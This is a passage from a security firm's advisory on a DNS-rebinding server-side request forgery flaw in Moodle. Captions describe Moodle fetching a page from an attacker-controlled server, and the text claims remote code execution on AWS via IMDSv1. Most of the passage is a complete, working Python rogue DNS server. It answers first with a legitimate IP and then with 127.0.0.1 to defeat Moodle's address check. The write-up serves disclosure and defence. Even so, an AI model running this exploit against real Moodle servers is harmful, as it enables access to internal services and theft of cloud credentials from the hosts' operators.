
The following steps would have been taken.




HTML file exposed on C2 downloaded and parsed by Moodle



Moodle sends a GET request to URL http://poc.ns.<DOMAIN_UNDER_OUR_CONTROL>/phpinfo.php



Content of the response retrieved by the attacker



Moodle Web server logs on the left and C2 logs on the right

Consequently, it is very important to note that this vulnerability can be exploited to obtain Remote Code Execution (RCE) if Moodle is hosted on AWS (via IMDSv1).

POC

The Proof of Concept is just a simple DNS server in Python that will reply to the first request with a legitimate IP address and the second (or third, depending on the setting of the TOC_TOU_CHECK variable) for the same domain with the localhost address (127.0.0.1).

> If you want to test the exploit below, you'll need to play with the modulo value. For example, if you want to try to trigger the SSRF via the import Calendar feature, you'll need to set this value to 3 and replace:
>
> `if TOC_TOU_CHECK % 2 == 0:`
>
> By:
>
> `if TOC_TOU_CHECK % 3 == 0:`

File: server.py (Exploit as Rogue DNS)

```python
# All references refer to RFC1035 (link: http://tools.ietf.org/html/rfc1035)
import socketserver
import sys
import time


# This variable is used to manage the verbosity of the script.
DEBUG = 0

# The DNS request header is 12 bytes long:
DNS_HEADER_LENGTH = 12

# This variable is the domain name for which we will return responses.
ROGUE_DOMAIN = "DOMAIN_UNDER_OUR_CONTROL"

# This variable contains the IP returned within the response.
IP = [
    "XXX.XXX.XXX.XXX", # IP returned when gethostbynamel() tries to resolve the domain.
    "127.0.0.1" # IP returned when curl_exec() tries to resolve the domain.
]

# This variable is used to control the status of the TOC TOU exploitation.
TOC_TOU_CHECK = 0


class RogueDNS(socketserver.BaseRequestHandler):
    def handle(self):
        data = self.request[0].strip()
        # If the request does not contain a complete header, the request is
        # considered invalid and it is not answered.
        if len(data) < DNS_HEADER_LENGTH:
            if DEBUG:
                print(
                    "[x] DNS header length is invalid " +
                    f"(less than {DNS_HEADER_LENGTH} bytes)."
                )
            return

        # We try to parse the request to extract all the questions. If the query
        # is invalid, it is not answered.
        try:
            questions = self.extract_questions(data)
        except Exception as e:
            if DEBUG:
                print(f"[x] Exception raised when parsing questions ({e}).")
            return
        # Once the questions have been parsed, only type QTYPE=A(1) and class
        # QCLASS=IN(1) questions will be answered.
        accepted_questions = []
        for question in questions:
            name = str(b".".join(question["QNAME"]), encoding="UTF-8")
            if question["QTYPE"] == b"\x00\x01":
                if question["QCLASS"] == b"\x00\x01":
                    if name == ROGUE_DOMAIN:
                        print(f"[+] Question accepted for domain: {name}")
                        accepted_questions.append(question)
                    else:
                        if DEBUG:
                            print(f"[-] Question QNAME for domain {name} not managed")
                else:
                    if DEBUG:
                        print(f"[-] Question QCLASS for domain {name} not managed")
            else:
                if DEBUG:
                    print(f"[-] Question QTYPE for domain {name} not managed")

        if accepted_questions:
            r_header = self.response_header(data)
            r_questions = self.response_questions(accepted_questions)
            r_answers = self.response_answers(accepted_questions)
            response = r_header + r_questions + r_answers
        else:
            response = b"\x00"*12
        socket = self.request[1]
        time.sleep(1)
        socket.sendto(response, self.client_address)

    def extract_questions(self, data):
        questions = []

        if DEBUG:
            print(f"[*] Parsing header section ...")
        # From: 4.1.1. Header section format
        #                                 1  1  1  1  1  1
        #   0  1  2  3  4  5  6  7  8  9  0  1  2  3  4  5
        #  +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
        #  |                      ID                       |
        #  +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
        #  |QR|   Opcode  |AA|TC|RD|RA|   Z    |   RCODE   |
        #  +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
        #  |                    QDCOUNT                    |
        #  +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
        #  |                    ANCOUNT                    |
        #  +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
        #  |                    NSCOUNT                    |
        #  +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
        #  |                    ARCOUNT                    |
        #  +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
        id = data[0:2].hex()
        qdcount = data[5]
        if DEBUG:
            print(f"\t- ID: {id}")
            print(f"\t- QDCOUNT: {qdcount}")

        if DEBUG:
            print(f"[*] Parsing question section ...")
        # From: 4.1.2. Question section format
        #                                 1  1  1  1  1  1
        #   0  1  2  3  4  5  6  7  8  9  0  1  2  3  4  5
        #  +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
        #  |                                               |
        #  /                     QNAME                     /
        #  /                                               /
        #  +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
        #  |                     QTYPE                     |
        #  +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
        #  |                     QCLASS                    |
        #  +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
        pointer = DNS_HEADER_LENGTH
        for _ in range(qdcount):
            question = {
                "QNAME": [],
                "QTYPE": "",
                "QCLASS": "",
            }
            length = data[pointer]
            # Read each label from QNAME part.
            while length != 0:
                start = pointer + 1
                end = pointer + length + 1
                question["QNAME"].append(data[start:end])
                pointer += length + 1
                length = data[pointer]
            question["QTYPE"] = data[pointer+1:pointer+3]
            question["QCLASS"] = data[pointer+3:pointer+5]
            pointer += 5
            if DEBUG:
                print(f"\t\t- QNAME: {question['QNAME']}")
                print(f"\t\t- QTYPE: {question['QTYPE']}")
                print(f"\t\t- QCLASS: {question['QCLASS']}")
            questions.append(question)
        return questions

    def response_header(self, data):
        if DEBUG:
            print(f"[*] Generation of header section ...")
        # From: 4.1.1. Header section format
        #                                 1  1  1  1  1  1
        #   0  1  2  3  4  5  6  7  8  9  0  1  2  3  4  5
        #  +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
        #  |                      ID                       |
        #  +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
        #  |QR|   Opcode  |AA|TC|RD|RA|   Z    |   RCODE   |
        #  +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
        #  |                    QDCOUNT                    |
        #  +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
        #  |                    ANCOUNT                    |
        #  +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
        #  |                    NSCOUNT                    |
        #  +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
        #  |                    ARCOUNT                    |
        #  +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+

        # ID: A 16 bit identifier assigned by the program that generates any kind
        # of query. This identifier is copied the corresponding reply and can be
        # used by the requester to match up replies to outstanding queries.
        id = data[:2]
        # QR: A one bit field that specifies whether this message is a query (0),
        # or a response (1).
        #    - QR = 1 (response)
        # OPCODE: A four bit field that specifies kind of query in this message.
        # This value is set by the originator of a query and copied into the
        # response.
        #    - OPCODE = 0000 (standard query)
        # AA: Authoritative Answer - this bit is valid in responses, and specifies
        # that the responding name server is an authority for the domain name in
        # question section.
        #    - AA = 0 (not authoritative)
        # TC: TrunCation - specifies that this message was truncated due to length
        # greater than that permitted on the transmission channel.
        #    - TC = 0 (not truncated)
        # RD: Recursion Desired - this bit may be set in a query and is copie
        # into the response. If RD is set, it directs the name server to pursue
        # the query recursively. Recursive query support is optional.
        #    - RD = 0 (recursion not desired)
        # RA: Recursion Available - this be is set or cleared in a response, and
        # denotes whether recursive query support is available in the name server.
        #    - RA = 0 (recursion not available)
        # Z: Reserved for future use.  Must be zero in all queries and responses.
        #    - Z = 000 (unused)
        # RCODE: Response code - this 4 bit field is set as part of responses.
        #    - RCODE = 0000 (no error condition)
        qr_opcode_aa_tc_rd_ra_z_rcode = b"\x80\x00"
        # QDCOUNT - question entries count, set to QDCOUNT from request
        qdcount = data[4:6]
        # ANCOUNT - answer records count, set to QDCOUNT from request
        ancount = data[4:6]
        # NSCOUNT - authority records count, set to 0
        nscount = b"\x00\x00"
        # ARCOUNT - additional records count, set to 0
        arcount = b"\x00\x00"

        header = id + qr_opcode_aa_tc_rd_ra_z_rcode + qdcount + ancount + nscount + arcount
        if DEBUG:
            print(f"\t- Header section length: {len(header)}")
        return header

    def response_questions(self, questions):
        sections = b""
        for question in questions:
            section = b""
            for label in question["QNAME"]:
                # Length octet
                section += bytes([len(label)])
                section += label
            # Zero length octet
            section += b"\x00"
            section += question["QTYPE"]
            section += question["QCLASS"]
            sections += section
        return sections

    def response_answers(self, questions):
        global TOC_TOU_CHECK

        # From: 4.1.3. Resource record format
        #                                 1  1  1  1  1  1
        #   0  1  2  3  4  5  6  7  8  9  0  1  2  3  4  5
        #  +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
        #  |                                               |
        #  /                                               /
        #  /                      NAME                     /
        #  |                                               |
        #  +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
        #  |                      TYPE                     |
        #  +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
        #  |                     CLASS                     |
        #  +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
        #  |                      TTL                      |
        #  |                                               |
        #  +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
        #  |                   RDLENGTH                    |
        #  +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--|
        #  /                     RDATA                     /
        #  /                                               /
        #  +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
        records = b""
        for question in questions:
            name = b""
            # NAME: A domain name represented as a sequence of labels, where
            # each label consists of a length octet followed by that number of
            # octets.
            for label in question["QNAME"]:
                # Label's length.
                name += bytes([len(label)])
                # Label.
                name += label
            # The domain name terminates with the zero length octet for the null
            # label of the root.  Note that this field may be an odd number of
            # octets; no padding is used.
            name += b"\x00"

            # TYPE: Two octets containing one of the RR type codes. This field
            # specifies the meaning of the data in the RDATA field.
            type_ = question["QTYPE"]
            # CLASS: Two octets which specify the class of the data in the RDATA
            # field.
            class_ = question["QCLASS"]
            # TTL: A 32 bit unsigned integer that specifies the time interval
            # (in seconds) that the resource record may be cached before it
            # should be discarded. Zero values are interpreted to mean that the
            # RR can only be used for the transaction in progress, and should
            # not be cached.
            ttl = b"\x00\x00\x00\x00"
            # RDLENGTH: An unsigned 16 bit integer that specifies the length in
            # octets of the RDATA field. In case of QTYPE=A and QCLASS=IN,
            # RDLENGTH=4.
            rdlength = b"\x00\x04"

            # We return the IP according to the conditions that suit us.
            if TOC_TOU_CHECK % 2 == 0:
                ip = IP[0]
                print(f"[+] We answer with a legit IP: {ip}")
            else:
                ip = IP[1]
                print(f"[+] We answer with a supposedly forbidden IP: {ip}")
            TOC_TOU_CHECK += 1

            # RDATA: A variable length string of octets that describes the
            # resource. The format of this information varies according to the
            # TYPE and CLASS of the resource record. For example, the if the
            # TYPE is A and the CLASS is IN, the RDATA field is a 4 octet ARPA
            # Internet address.
            rdata = b"".join(map(lambda x: bytes([int(x)]), ip.split(".")))

            # The answer, authority, and additional sections all share the same
            # format: a variable number of resource records, where the number of
            # records is specified in the corresponding count field in the header.
            record = name + type_ + class_ + ttl + rdlength + rdata

            records += record
        return records


if __name__ == "__main__":
    host, port = "", 53
    server = socketserver.ThreadingUDPServer((host, port), RogueDNS)
    print(f"[*] Started DNS server on port {port}")
    try:
        server.serve_forever()
    except KeyboardInterrupt:
        server.shutdown()
        sys.exit(0)
```

References

- DOMAIN NAMES - IMPLEMENTATION AND SPECIFICATION
- A New Era of SSRF - Exploiting URL Parser in Trending Programming Languages! by Orange Tsai

---

If you would like to learn more about our security audits and explore how we can help you, get in touch with us!